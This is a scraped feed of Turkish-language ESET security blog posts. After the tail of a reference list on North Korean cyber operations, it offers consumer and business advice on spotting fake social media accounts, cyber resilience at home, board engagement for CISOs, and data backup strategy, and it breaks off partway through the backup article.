\[10\] BM Uzmanlar Paneli, “BM Güvenlik Konseyi Kararları,” 1993-2023. \[Çevrimiçi\]. Mevcut: https://www.securitycouncilreport.org/un-documents/dprk-north-korea/.
\[11\] ESET Editörü, “WannaCryptor aka WannaCry: Anahtar sorular yanıtlandı,” WeLiveSecurity.com, 15 Mayıs 2017. \[Çevrimiçi\]. Mevcut: https://www.welivesecurity.com/2017/05/15/wannacryptor-key-questions-answered/.
\[12\] Güvenlik Konseyi Komitesi, “Yaptırımlar Komitesi (DPRK), Uzmanlar Paneli, Raporlar,” Birleşmiş Milletler Güvenlik Konseyi, 2010-2023. \[Çevrimiçi\]. Mevcut: https://www.un.org/securitycouncil/sanctions/1718/panel\_experts/reports.
\[13\] ClearSky Araştırma Ekibi, “Operation ‘Dream Job’ Widespread North Korean Espionage Campaign,” 13 Ağustos 2020. \[Çevrimiçi\]. Mevcut: https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf.
\[14\] ESET Research, “Threat Report T1,” ESET, Haziran 2022. \[Çevrimiçi\]. Mevcut: https://web-assets.esetstatic.com/wls/2022/06/eset\_threat\_report\_t12022.pdf.
\[15\] D. Staples, “An Improved Reflective DLL Injection Technique,” 30 Ocak 2015. \[Çevrimiçi\]. Mevcut: https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html.
\[16\] J. Maclachlan, M. Potaczek, N. Isakovic, M. Williams ve Y. Gupta, “PuTTY Zamanı! WhatsApp üzerinden DPRK İş Fırsatı Kimlik Avı,” Mandiant, 14 Eylül 2022. \[Çevrimiçi\]. Mevcut: https://www.mandiant.com/resources/blog/dprk-whatsapp-phishing.
\[17\] S. Tomonaga, “Saldırganlar Tarafından Kötüye Kullanılan Windows Komutları,” JPCERT/CC, 26 Ocak 2016. \[Çevrimiçi\]. Mevcut: https://blogs.jpcert.or.jp/en/2016/01/windows-commands-abused-by-attackers.html.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Dolandırıcılık, Fidye Yazılımı, Ransomware, Siber Güvenlik
---
### [Sosyal medyada sahte arkadaş ve takipçiler nasıl anlaşılır?](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/)
**Published:** Ekim 13, 2023
**Author:** ESET
**Excerpt:** Botlara kanmayın! Kendinizi sosyal medyadaki sahte arkadaş ve takipçilerden koruyun. Dolandırıcılardan bir adım önde olmak için neler yapabilirsiniz?
**Content:**
Sosyal medyada dikkat edilmesi gereken en büyük tehditlerden biri, iddia ettikleri kişi olmayan insanların gerçekleştirdiği dolandırıcılık eylemleridir. Onları nasıl tanıyabileceğinizden bahsedelim.
Dünya genelinde 4,5 milyar insanın, yani küresel nüfusun neredeyse yüzde 55’inin, büyük platformların birinde en az bir hesabı var. Yine dünya genelinde İnternet kullanıcıları her gün yaklaşık iki buçuk saatini tercih ettikleri sosyal medya platformlarında haber okuyarak, hikaye ve resimler paylaşarak geçiriyor. Başka bir deyişle, sosyal medyanın, diğer insanlarla nasıl etkileşim ve iletişim kuracağımız da dahil olmak üzere, yaşamlarımız üzerinde tahmin edilemeyecek ölçüde etkisi var.
Ancak her şey sosyal medyada göründüğü gibi değil. İnternetin geneline bakıldığında bu platformlar dolandırıcıların ve sahte haber dağıtanların yuvası haline geldi. Dünya genelindeki kullanıcı sayısının büyüklüğü, kullanıcıların oluşturdukları içeriklerin çeşitliliği ve kötü niyetli aktörlerin her duruma adapte olma hızı, bu platformların denetlenmesini sağlayan kurum ve kuruluşların işini çok zorlaştırıyor.
Bu da kullanıcıların sorunların çözümünü bulma konusunda kendi başlarına kaldıklarını gösteriyor.
## Sosyal medya, dolandırıcılar için bir cennet
Dikkat edilmesi gereken en büyük tehditler, iddia ettikleri kişi olmayan arkadaşlar ve takipçilerdir. Dolandırıcılar genelde otomatik botlar tarafından kaydedilen ve yönetilen bu profilleri kullanarak kullanıcılara “gerçek olamayacak kadar iyi” tekliflerle mesajlar atar, hikaye anlatımı ile tıklama tuzağı kurar, duygusal anlamda aldatma mesajları gönderir vb. Bu kandırma mesajları “profilinizi kim görüntüledi” bağlantısı, sahte kripto para yatırımı, ya da ücretsiz hediye kartı gibi çok çeşitli konularda olabilir.
Özetle, onların istediği paranız ve/veya kişisel bilgilerinizdir. Kötü amaçlı bir bağlantıya tıklamanızı, kötü amaçlı yazılım indirmenizi ya da gönüllü bir şekilde kişisel bilgilerinizi vermenizi bekliyor olabilirler. Hatta sizi, duygusal dolandırıcılık ya da kripto sahtekarlığı gibi daha büyük bir dolandırıcılık hareketinin parçası haline getirmek istiyor olabilir.
## Sahtekarları tespit etmek için 10 ipucu
Sosyal medya platformlarında, gerçek olmayan profilleri ve hesapları kaldırma konusunda giderek iyileşme adımları atılıyor. Ancak %100 başarılı olmaktan çok uzaklar. Bu sitelerde karşılaştığımız şeyler hakkında hepimizin çok daha dikkatli olması gerekiyor. İşte sahtekarları tespit etmenin yolları:
- **Alışılmışın dışında bir biyografi:** Sahte hesaplarda başka yerlerden kopyalanan ve güncellenen biyografiler bulunabilir ve bu da uyumsuz cümlelerin bir arada kullanılmasına yol açabilir. Ayrıca yazım hatalarına, aşırı emojilere ve/veya bir botu işaret eden yapmacık yazım diline de dikkat edin.
- **Başkasını taklit edenler:** Dolandırıcılar, kendilerine para gönderilmesini istemeden önce, kurbanla romantik bir çevrimiçi ilişki kurmaya yönelik bir teklifle, flört sitelerinde yaptıkları gibi sahte sosyal medya profilleri kullanabilirler. Tersine görsel arama, yapılacak ilk iş olmalıdır. Ayrıca bu makalede listelenen, bir dolandırıcıyı ele veren diğer işaretleri de inceleyin veya videoyu izleyin.
https://youtu.be/wmgBcDwH55U
- **“Takipçiler” ve “Takip edilenler” arasındaki uyumsuzluk** Bu özellikle Instagram’da ön plana çıkar. Spam hesapları otomatik olarak yüz binlerce kullanıcıyı takip eder ama bunların çok azı bu hesapları geri takip eder.
- **Arkadaşa ait profil resmi:** Bazen dolandırıcılar bir arkadaşının hesabını kopyalamaya çalışır. Daha sonra arkadaşının başı dertteymiş gibi davranıp para isteyen acil bir mesaj gönderebilirler. Bunu yapmak göründüğünden daha kolaydır ve yine de pek çok farkında olmayan sosyal medya kullanıcısını kandırır. Herhangi bir arkadaşınızın size gerçekten böyle bir mesaj gönderip göndermediğini tekrar kontrol etmek her zaman faydalıdır. Onlara bu durumu bir başka kanaldan sorun. Ya da mesajı gönderen hesabı inceleyin. Burada listelenen bir dolandırıcılığın işaretlerinden herhangi birini gösteriyor mu?
- **Doğrudan mesaj (DM) spamleri** Dolandırıcılık hesapları genellikle size sahte tekliflerle doğrudan mesaj göndermeye çalışır ve sizi başka birine DM göndermeye veya daha fazla bilgi edinmek için bir web sitesini ziyaret etmeye teşvik eder. Bu hesaplar aynı zamanda sahtedir ve kripto yatırım dolandırıcılığından satış dolandırıcılığına kadar her şeyi satmak için kullanılır.
- **Resmi bir onay işareti bulunmaz:** Örneğin [Instagram](https://help.instagram.com/854227311295302), [Facebook](https://www.facebook.com/help/196050490547892) ve [X (Twitter)](https://help.twitter.com/en/rules-and-policies/profile-labels) resmi işletme hesaplarını, ünlü isimleri ve diğerlerini belirlemek için onay işareti ya da rozetler verir. Bir kuruluş veya kişi gibi görünen ancak bunların hiçbirini içermeyen bir hesap görürseniz, bu büyük ihtimalle sahtedir.

*Birçok örnekten sadece biri (oldukça uç bir örnek) (kaynak:* [*Reddit*](https://www.reddit.com/r/Scams/comments/16ry8t8/awww_nic_cage_requested_to_follow_me_out_of/))
- **Gönderi hareketleri:** Sahte hesaplar genellikle tek seferde – belki de benzer veya aynı başlıklarla – çok sayıda içerik yayımlar ve ardından sessizliğe bürünür. Veya hiç gönderi yayımlamayabilirler. Bu nedenle gönderilerin miktarını, kalitesini ve sıklığını kontrol edin.
- **Ücretsiz hediyeler:** Örneğin bir anket karşılığı hediye ve/veya nakit teklif eden hesaplara dikkat edin. Bunu yapmak için büyük bir ismi taklit edebilir. Onlar sadece sizin kişisel bilgilerinizi istemektedir.
- **Çok indirimli ürünler:** Sahte hesaplar aynı zamanda büyük oranda indirimli lüks eşyaların tanıtımını da yapabilir. Bir şey gerçek olamayacak kadar iyiyse büyük olasılıkla gerçek değildir.
- **Rastgele yorumlar:** Bir hesap gönderilerinize, içerikle ilgili olmayan yorumlar bırakıyorsa, büyük ihtimalle o hesap sahtedir.
## Sahte hesaplar nasıl bildirilir?
[Instagram](https://about.instagram.com/blog/announcements/introducing-new-authenticity-measures-on-instagram/) ve [LinkedIn](https://blog.linkedin.com/2022/october/25/new-linkedin-profile-features-help-verify-identity--detect-and-r) gibi birçok sosyal medya platformu sürekli olarak hesap doğrulamayı iyileştirmenin ve orijinal olmayan kullanıcıları ve botları platformlarından çıkarmanın yollarını aramaktadır. Ancak sahte hesapları tespit etmenin en iyi yollarından birisi çok dikkatli olan kullanıcılardır.
Sahte bir profile denk gelirseniz bunları dört büyük sosyal medya sitesinde nasıl şikayet edebileceğinizi aşağıda belirttik:
- **Facebook**
Birisi sizin gibi davranıyorsa bu sayfayı ziyaret edin. Sahte bir hesap fark ederseniz, profil fotoğrafının altındaki üç noktalı düğmeye ve ardından “Bul, destekle veya şikayet et” veya “Sayfayı Şikayet Et” seçeneğine tıklayın.
- **X (önceki adıyla Twitter)**
Hesap adının yanındaki üç noktaya tıklayın ve talimatları takip edin.
- **Instagram**
Hesap adının yanındaki üç noktaya tıklayın ve sonra “Şikayet et” seçeneğine tıklayın.
Ya da sizi, işletmenizi veya çocuğunuzu taklit eden bir hesabı şikayet etmek için buraya tıklayın.
- **LinkedIn**
Hesap adı altında “Diğer”i ve ardından “Şikayet et/Engelle” veya “Kötüye Kullanım Bildir”i tıklayın.
Dolandırıcı takipçilere karşı elimizdeki en iyi panzehir, profilimizi özel yapmak ve ardından takip etmek isteyen herkesi ayrıntılı olarak incelemektir. Hayatın olağan akışı içerisinde bunu %100 yapma fırsatı bulamıyorsanız, çevrimiçi ortamda daha güvenli kalmak için yukarıdakileri aklınızda bulundurun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Sahte Arkadaşlar, Siber Güvenlik, Sosyal Medya
---
### [Aileniz ve işletmeniz için siber dayanıklılık şart](https://antivirus.com.tr/aileniz-eviniz-ve-kucuk-isletmeniz-icin-de-siber-dayanikliliga-ihtiyaciniz-var/)
**Published:** Ekim 16, 2023
**Author:** ESET
**Excerpt:** Siber saldırılarla başa çıkmaya hazırlıklı olmak, ev ve küçük işletme ortamlarında bile uğradığınız saldırının etkisini azaltma konusunda önemli rol oynar.
**Content:**
Siber saldırılarla başa çıkmaya hazırlıklı olmak, ev ve küçük işletme ortamlarında bile uğradığınız saldırının etkisini azaltma konusunda önemli rol oynamaktadır.
[Siber Güvenlik Farkındalık Ayı](https://staysafeonline.org/programs/cybersecurity-awareness-month/) (CSAM) yeniden yaklaşıyor. [Avrupa Siber Güvenlik Ayı](https://www.enisa.europa.eu/topics/cybersecurity-education/awareness-campaigns/european-cyber-security-month) (ECSM) gibi, bu önemli girişim de içinde yaşadığımız dijital dünyanın riskleri konusunda farkındalık yaratmaya ve davranış değişiklikleri başlatmaya odaklanıyor.
CSAM’in 2023 teması, geçen yıl yapılan organizasyonun mesajına çok yakın: güçlü ve benzersiz parolalar, iki faktörlü kimlik doğrulamayı (2FA) mümkün kılmak ve kimlik avı saldırılarına karşı tetikte olma zorunluluğu. 2023’ün dördüncü aşaması, en son güvenlik yamalarının siber suçluların bilinen güvenlik açıklarından yararlanmasını engellemesini sağlamak için cihazlardaki yazılımı güncellemektir.
Bu dört aşama, siber güvenlik çalışanlarının yalnızca CSAM sırasında değil, yıl boyunca sürekli olarak vurguladıkları bir mesaj olmaya devam ediyor. Bu makaleyi okuduğunuza göre, zaten yukarıda ve 2023 organizasyonunda bahsedilen mesajları biliyor ve bunları önemsiyorsunuz demektir. Bunlara ek olarak, oldukça özel bir odak noktası olan başka bir aşama da öneriyorum.
## Hazırlanma konusunda başarısızlık, başarısızlığa hazırlık demektir
Siber güvenlik profesyonellerinin sıklıkla şunu söylediğini duymuşsunuzdur: “Sorun hacklenip hacklenmediğiniz değil, ne zaman hackleneceğiniz.” Bu bakış açısı, saldırının bir noktada gerçekleşeceğinin, hazırlıklı olduğunuz ölçüde saldırıdan etkileneceğinizin ve en kötü senaryoya hazırlanmanız gerektiğinin bir kabulüdür.
Küçük bir işletme sahibi, kişisel kullanıcı veya bir aile üyesi olmanız fark etmeksizin, yapılabilecek bazı temel hazırlık adımları vardır:
- Düzenli olarak verilerinizi yedekleyin: Saldırı veya donanım arızası durumunda veri kaybını önlemek için düzenli veri yedeklemesinin önemini vurgulayın. Mümkünse hem yerel hem de bulut tabanlı yedeklemeleri kullanın ve bu yedeklemeleri düzenli olarak test edin.
- Çalışma arkadaşlarınızı ve aile üyelerini eğitin: Bu, fark ettiğiniz iyi hazırlanmış bir kimlik avı e-postasından bahsetmek kadar basit bir şey olsa bile, onları en son tehditlerden haberdar edin. Ve bir olay karşısında nasıl tepki vereceklerini bildiklerinden emin olun.
- Bir olay tepki planı hazırlayın: Plan, bir siber güvenlik saldırısına nasıl müdahale edileceğini, kiminle iletişime geçileceğini ve bir saldırıyı hafifletmek ve saldırıdan kurtulmak için yapılması gerekenleri özetlemelidir. Bu ‘bir aile üyesini ya da ailenin her zaman kullandığı teknisyeni aramak’ kadar basit bir kural olabilir.
- Haberdar olun: Haber uygulamalarındaki siber güvenlik haber kategorisini en az haftada bir kez kontrol edin. Bu kaynaklardan elde edeceğiniz en önemli bilgi, cihazlara ne zaman yama yapmak gerektiğini bilmektir. Siber güvenlik sektörü, yazılımın güncellenmesine acil ihtiyaç olduğunda sıklıkla içerik yayınlar.
- Şüpheli hareketler hakkında tartışın: Herkesi şüpheli hareketler veya güvenlik olaylarını tartışmaya teşvik edin. Birleşik Krallık’ta Londra metrosunda ‘Gör, Söyle, Ayır’ yazan bir tabela bulunmaktadır. Bunu aile içinde veya küçük bir işletmede de benimsemek, gizlenen küçük bir olayın büyük bir soruna dönüşmesini önler.
- Ardınızda bir cihaz bırakmayın: büyük işletmeler genelde varlıklarını kataloglar ve düzenli olarak bunların yönetimini sağlar. Tüm cihazların evinizde ya da iş yerinizde nerede olduğunu bilmek, onları güncel tutmanıza yardımcı olacaktır.
- Hesapları ve erişimi sık sık izleyin; abone olduğunuz bir hizmeti kullanan bir cihazdan yapılan herhangi bir bağlantı da araştırılmalıdır; bu, parolanızın ve kişisel bilgilerinizin ihlal edildiği anlamına gelebilir.
- Tüm finansal hesaplar, telefon operatörleri, internet servis sağlayıcısı ve benzeri kişilerin iletişim bilgilerini (fiziksel olarak) elinizin altında bulundurun. Bir olay meydana gelirse, kartların bloke edilmesi, SIM kartların devre dışı bırakılması veya daha fazla kötüye kullanımın önlenmesi amacıyla diğer hafifletici faaliyetler için bu şirketlerden bazılarıyla iletişime geçmeniz gerekebilir.
Büyük şirketlerin kesintileri, iş ve itibar kaybını en aza indirmek için iyi tanımlanmış siber dayanıklılık planları ve vaka politikaları vardır. Evde ve küçük işletmelerde de bu konu aynı derecede önemlidir. Etkiyi en aza indirmek stres seviyelerini kontrol altında tutacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Dayanıklılık, Siber Güvenlik
---
### [Yöneticileri siber güvenlik programınıza katmanın 6 adımı](https://antivirus.com.tr/yoneticilerinizin-siber-guvenlik-programiniza-katilmasinin-6-adimi/)
**Published:** Ekim 20, 2023
**Author:** ESET
**Excerpt:** CISO'lar siber güvenliğe nasıl katılabilir? Onların dilini konuşmanız, riskleri etkili bir şekilde ölçmeniz ve güvenliği artırmanız için altı öneri.
**Content:**
Daha güvenli bir dijital dünya oluşturmak için farklı cephelerde mücadele vermek gerekir. [Siber Güvenlik Farkındalık Ayı](https://staysafeonline.org/programs/cybersecurity-awareness-month/) (CSAM) gibi girişimler, parola yönetimi, güvenlik açığı yamalama ve daha fazlası için önemli en iyi uygulamaları halka anlatmak için harika fırsatlardır. Bu girişimler tüketicileri hedef alan siber suçluların hayatını zorlaştırmaya yardımcı olurken, iş dünyasının liderlerinin siber riskler konusunda dikkatini çekmek için de bir fırsattır.
ABD’de 2023’ün ikinci çeyreğinde kamuya açık olarak bildirilen veri ihlallerinde üç ayda bir %114’lük rekor bir artış yaşandı. Avrupa’da AB güvenlik kurumu ENISA, 2022’de sıfır gün saldırıları, hizmet olarak fidye yazılımı, kiralık bilgisayar korsanları, tedarik zinciri saldırıları ve sosyal mühendislik olaylarında artış olacağı konusunda uyarıda bulundu. Tüm bunlarla başa çıkmak elbette CISO’nun işidir. Ancak bunun etkili olabilmesi için yönetim kurulunun tam desteğine ihtiyaç vardır. Bu nedenle projelere katılım ve destek sağlamak çok önemlidir.
## BT ve Yönetim Kurulunun aynı noktada buluşması
İş dünyası liderleri ile BT ve siber stratejiden sorumlu olanlar arasında sıklıkla bir kopukluk yaşanıyor. Genel anlamda güvenlik algısı, siber tehditleri uzak tutmak gerektiği yönündedir ancak bundan fazlası düşünülmez. Yani pek çok yönetim kurulu, BT ve siber güvenlik konusunu gerekli bir maliyet olarak görse de gelire bir katkısı olmayan kalem olarak düşünebilir. Bu da kesinlikle işleri kolaylaştırmıyor.
Gartner, güvenlik ve risk yönetimine yönelik küresel harcamaların 2023’te %11’den fazla artarak 188 milyar dolara çıkacağını tahmin etse de bu bütçe akıllıca harcanmayabilir. Bağlantısı olmayan yönetim kurulları, bu bütçeyi parça parça ve her bir ihlalde ayrı kullanma eğilimindedir. Bu kötü sonuçlara, çözülmesi gereken sorunların birikmesine ve sonuç olarak harcanan paranın boşa gitmesine yol açabilir.
Yapılan bir çalışmaya göre, güvenlikle ilgili karar vericilerin yalnızca beşte ikisi (%39) şirket yöneticilerinin siber güvenliğin iş başarısında oynadığı rolü gerçekten anladığını gösteriyor. Benzer bir oranda (%36) yönetici, talep güvenliğine yalnızca yönetmeliklere uyum gereklilikleri açısından bakıyor. Peki CISO’lar ve meslektaşları, stratejik girişimlerin uzun vadeli desteğini almak için kurullarla nasıl daha iyi etkileşim kurabilir?
İşte altı öneri:
### **Doğru dili konuşun**
Daha iyi siber iş uyumu için ilk adım anlaşılır olmaktır. Bu, bit ve baytlardan ve karmaşık teknolojik ayrıntılardan değil, iş risklerinden oluşan bir jargon ile konuşmak anlamına gelir. Böylece yönetim kurulu liderlerinin katılımını ve belirli bir stratejik girişim için destek almayı kolaylaştırabilirsiniz. Onlara bir fidye yazılımı saldırısının 200 sunucuyu çevrim dışı bırakabileceğini söyleyin. “Ne olmuş yani?” diye düşünebilirler. Ancak bunun saat başına 400.000 ABD doları tutarında bir maliyetle haftalık kesintiye neden olabileceğini ve sonuçlarının çok farklı olacağını açıklayın.
### **Riski ölçün ve işle olan ilgisini netleştirin**
Her iki tarafın da anlayacağı bir dilde konuşmak, siber güvenlik bilgilerini yönetim kurulunun ve işletmenin önemsediği verilere göre karşılaştırarak bilgi paylaşmaktır. Göz önünde bulundurulacak alanlar, işe yarayan ve iyileştirilmesi gereken alanları göstermek için mevcut güvenlik kontrollerinin performansını ve etkinliğini gösteren verilerdir. Bunları zaman içinde takip etmek, sektör kıyaslamalarının yanı sıra daha fazla etki yaratacaktır.
Bunları yönetim kuruluna sunarken işleri basit ve üst düzey tutun. Ancak anlatmak istediklerinizi ifade etmek için şirketten anekdot niteliğinde hikayeler kullanmaktan korkmayın.
### **Güvenliği tasarım ve varsayılan olarak geliştirin**
[Dünya Ekonomik Forumu’na](https://www3.weforum.org/docs/WEF_Global_Security_Outlook_Report_2023.pdf) (WEF) göre, iş dünyası liderlerinin %43’ü bir siber saldırının önümüzdeki iki yıl içinde kuruluşlarını “maddi olarak etkileyeceğini” düşünüyor. Siber riskin ciddiyetini anlamaları olumlu bir şey olsa da bu aynı zamanda yönetim kurulunun stratejik yatırım yerine kaynakları günlük işlere yönlendirmeye giderek daha fazla odaklanma zihniyetini de yansıtıyor.
CISO’nun, üst düzey meslektaşlarını siber güvenliğe daha stratejik bir şekilde bakmaya ve bunu yaparak daha iyi sonuçlar elde edeceklerine ikna etmesi gerekiyor. Tasarım sırasında ve varsayılan olarak güvenlik, GDPR düzenleyicileri ve diğerleri tarafından desteklenen en iyi uygulamadır. Bu, güvenlik önlemlerinin yeni iş girişimlerinde veya yeni ürünlerde daha işin başında alınması gerektiği anlamına gelir, her şey bittikten sonra veya daha da kötüsü bir olaydan etiketlendikten sonra değil.
### **Daha sık bir araya gelin**
WEF’e göre CISO’ların yarısından fazlası (%56) artık yönetim kurullarıyla ayda bir veya daha sık buluşuyor. Bu, özellikle tehdit ortamının gelişme hızı göz önüne alındığında, güvenlik için yönetim kurulunun desteğini alma yolunda harika bir adımdır. Ancak karşılıklı anlaşmayı geliştirmek için daha fazlasının yapılması gerekiyor. Bunun bir yolu, CISO’nun doğrudan CEO’ya rapor vermesini sağlamaktır. Böylece CEO’nun siber güvenlik konusuyla daha fazla ilgilenmesi ve güvenlik liderlerinin işten daha doğrudan geri bildirim alması sağlanır.
### **Siber güvenlik programlarını düzenli hale getirin**
Çok fazla siber güvenlik programı geçici ve teknik odaklıdır. Bunun yerine, bunların uygun şekilde belgelenmesi, ilgili KPI’lara ve ölçümlere göre ölçülmesi ve yukarıdan aşağıya bir yapıda düzenli hale getirilmesi gerekir. Bu, iş dünyasında siber güvenliğin rolünü güçlendirmeye yardımcı olacaktır.
### **BISO’ları işe alın**
İş bilgileri güvenliği görevlisi (BISO), hem iş hem de güvenlik ekibiyle bağlantı kurmaktan sorumlu özel bir departman veya iş birimi rolüdür. Bu görevdekiler, üst düzey stratejiyi pratik operasyonel adımlara dönüştürmeye yardımcı olurlar. Böylece, her kuruluşun tasarım aşamasında hedeflemesi gereken bir güvenlik kültürü yaratabilirler. Bunu yaparak, şüpheci kurul üyelerine güvenliğin işin her alanında sağlanması gerektiğini de kanıtlayabilirler.
## Sonuç
WEF’e göre, son zamanlardaki jeopolitik istikrarsızlık, siber risk yönetiminin önemi hakkında, CISO ve yönetim kurulunun görüşlerinin birbirine yakınlaşmasına yardımcı oldu. Bugün, bu topluluğun %91’i önümüzdeki iki yıl içinde geniş kapsamlı, yıkıcı bir siber olayın yaşanmasının muhtemel olduğuna inanıyor. Ama hala gidilecek bir yol var. Pek çok kuruluş için, toplantı odasının önemli katılımını ve desteğini sağlamak, aylar hatta yıllar sürecek bir iştir. Ve en önemlisi, yalnızca iş dünyası liderlerinin değil aynı zamanda CISO’ların da bakış açılarının değişmesini gerektirebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Etkin yedekleme stratejisi için 10 ipucu](https://antivirus.com.tr/isinizi-garantiye-alin-isletmenizde-etkin-yedekleme-stratejisi-olusturmak-icin-10-ipucu/)
**Published:** Ekim 25, 2023
**Author:** ESET
**Excerpt:** En iyi yedekleme uygulamaları şirketinizde dayanıklılığı artırmaya ve siber hijyeni iyileştirmeye nasıl yardımcı olabilir?
**Content:**
*En iyi yedekleme uygulamaları şirketinizde dayanıklılığı artırmaya ve siber hijyeni iyileştirmeye nasıl yardımcı olabilir?*
En kritik veri depolarınız aniden kilitlenirse veya siber suçlular tarafından silinirse şirketiniz ayakta kalabilir mi? Bu, birçok kuruluşun fidye yazılımı nedeniyle karşılaştığı en kötü senaryodur. Ancak şirketler için ciddi iş riski yaratabilecek başka birçok senaryo vardır.
Siber Güvenlik Farkındalık Ayı’na (CSAM) dikkat çekmek için hazır olmayı başaramayan bireylerin ve şirketlerin nasıl başarısızlığa sürüklendiğine bakalım. Bugün, şirketlerin dayanıklılık artışı ve siber hijyen konusunda gelişmek için yapabileceklerinin bazılarını daha derinlemesine inceleyeceğiz.
Verilerin yedeklenmiş bir kopyasının geri yüklenmeye hazır olması, çoğu kişinin iş işten geçene kadar dikkate almadığı bir güvenlik ağıdır. Yedeklemeleri olanlar bile bunları, kuruluşu riske sokacak şekilde kullanıyor olabilir. Aslında yedeklemeler de bir hedef olabilir.
## Neden yedeklemelere ihtiyacınız var?
Fidye yazılımı belki de veri yedekleme konusunda farkındalık için diğer siber tehditlerden daha fazlasını başardı. Bağlı yedeklemeler de dahil olmak üzere tüm kurumsal verileri şifrelemek için tasarlanmış kötü amaçlı yazılım olasılığı, şirketleri toplu olarak hasarı hafifletme önlemlerine yatırım yapmaya yöneltti. Ve bu işe yarıyor gibi görünüyor. Bir tahmine göre, para sızdıran zorbalara ödeme yapan mağdurların oranı 2019’un ilk çeyreğindeki %85’ten 2022’nin dördüncü çeyreğinde %35’e kadar düştü. Fidye yazılımının KOBİ’ler için büyük bir sorun olmaya devam ettiği göz önüne alındığında, şirket dışındaki bilgisayar korsanlarından kaynaklanan tehdit, yedeklemeler için önemli bir itici faktör olmaya devam ediyor.
*OKUYUN:* [](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)*[ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu: Bir ihlalin zarar verici etkileri](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)*
Ancak bu sadece biri. Yedeklemelerin azaltılmasına neden olabilecek aşağıdaki riskleri göz önünde bulundurun:
- Kısmen verilerin sızdırıldığı ve fidye talep edilmeden önce sürücülerin şifrelendiği ve hizmet olarak siber suç ekosistemi tarafından yürütülen yıkıcı veri gaspı saldırıları. ESET’in Eylül-Aralık 2022 Tehdit Raporu, fidye yazılımını taklit eden ve şifre çözme anahtarı elde etme amacı olmadan kurbanın verilerini şifreleyen siliciler yerleştirmek gibi giderek daha yıkıcı taktikler kullanıldığını ortaya koydu.
- Verilerin çalışanlar tarafından kazara silinmesi, özellikle de hassas verilerin yedeklenmeyen kişisel cihazlara kaydedildiği durumlar da hâlâ bir sorun olmaya devam ediyor. Bu cihazların kaybolma ya da çalınma riski de var.
- Fiziksel tehditler: Sel, yangın ve diğer doğal afetler ofisleri ve veri merkezlerini devre dışı bırakabilir, bu da hassas verilerin ayrı bir kopyasının başka bir coğrafi konumda saklanmasını iki kat daha önemli hale getirir.
- Uyumluluk ve denetim gereksinimleri giderek daha zarar verebilir hale geliyor. İşletmeniz için gereken bilgilerin verilmemesi, para cezalarına ve diğer cezai işlemlere yol açabilir.
Bunun için bir maliyet belirlemek zordur ancak en iyi uygulamalar doğrultusunda yedekleme yapmamak, yüksek maliyetli bir hata olabilir. 2022’nin 4. çeyreğinde fidye yazılımı sonucunda ödenen ortalama tutar 400.000 doların üzerindeydi. Ancak hem mali hem de itibar açısından göz önünde bulundurulması gereken birçok doğrudan ve dolaylı maliyet bulunuyor.
2022 ESET SMB Dijital Güvenlik Duyarlılık Raporu
Raporu okuyun

## Nasıl başaracağım?
En iyi uygulamalardan oluşan yedekleme stratejisi sır değildir. Başarılı olmak için aşağıdaki 10 yöntemi göz önünde bulundurun:
### **Bir strateji geliştirin**
Kulağa çok tanıdık geliyor ancak herhangi bir yedekleme stratejisinin kuruluşun gereksinimlerini karşıladığından emin olmak için dikkatli bir şekilde plan yapmakta fayda var. Bunu felaketten kurtulma/iş sürekliliği planınızın bir parçası olarak düşünün. Veri kaybı olaylarının riski ve etkisi ile veri geri yükleme hedefleri gibi hususları göz önünde bulundurmanız gerekir.
### **Yedeklemeniz gereken verileri belirleyin**
Veri keşfi ve sınıflandırma, süreçteki hayati ilk adımdır. Ancak görmediğiniz şeyi yedekleyemezsiniz. Tüm veriler, iş açısından yedeklenmeyi gerektirecek kadar kritik kabul edilmeyebilir. Bunlar, kullanılamaz hale gelmesi durumunda iş üzerindeki potansiyel etkisine göre sınıflandırılmalıdır; bu da kurumsal risk alma cesaretinize göre belirlenecektir.
### **3-2-1 kuralına uyun**
Bu kural, verilerin iki farklı ortamda üç kopyasını oluşturduğunuzu ve bir kopyanın tesis dışında ve çevrimdışı olarak depolandığı varsayımıdır. Son kısım özellikle önemlidir çünkü fidye yazılımı sıklıkla yedeklenen verileri bulur ve aynı ağ üzerindeyse bunları da şifreler.
### **Yedeklediğiniz verileri şifreleyin ve koruyun**
Tehdit aktörlerinin gasp amacıyla verilerin yedek kopyalarını da aradığı göz önüne alındığında, bunları şifrelenmiş halde tutmak faydalı olur, böylece içinde depolanan verilerden para kazanamazlar. Eğer kullanırsanız bu, 3-2-1 mekanizmasının ötesinde ekstra bir savunma katmanı ekleyecektir (en az 3 kopya, 2 farklı depolama türü, 1 kopya saha dışı).
### **Bulut (SaaS) verilerini unutmayın**
Artık kurumsal verilerin büyük bir kısmı hizmet olarak yazılım (SaaS) uygulamalarında bulunuyor. Bulut ortamı, verilerin güvende ve sağlam olduğuna dair yanlış bir güvenlik duygusu verebilir. Gerçekte, bulutu da yedekleyerek ekstra bir koruma katmanı eklemenin faydası vardır.
### **Yedeklerinizi düzenli olarak test edin**
İstendiğinde düzgün bir şekilde geri yüklenmeyecekse, şirket verilerinizin yedek bir kopyasına sahip olmanızın bir anlamı yoktur. Bu nedenle, verilerin doğru şekilde yedeklendiğinden ve istenildiği gibi geri alınabildiğinden emin olmak için bunları düzenli olarak test etmelisiniz.
### **Düzenli aralıklarla yedekleme yapın**
Aynı şekilde, bir yedeklemenin çok uzun zaman önceki bir noktaya geri yüklenmesi durumunda, yedekler sınırlı kullanım sağlar. Tam olarak ne sıklıkla yedekleme yapmanız gerektiği, sahip olduğunuz işin zaman faktörüne bağlı olacaktır. Yoğun bir çevrimiçi mağaza, neredeyse sürekli yedekleme gerektirir, ancak küçük bir avukatlık ofisi, daha az sıklıkta bir yedekleme yapabilir. Her durumda istikrar anahtar noktadır.
### **Teknoloji partnerinizi dikkatli seçin**
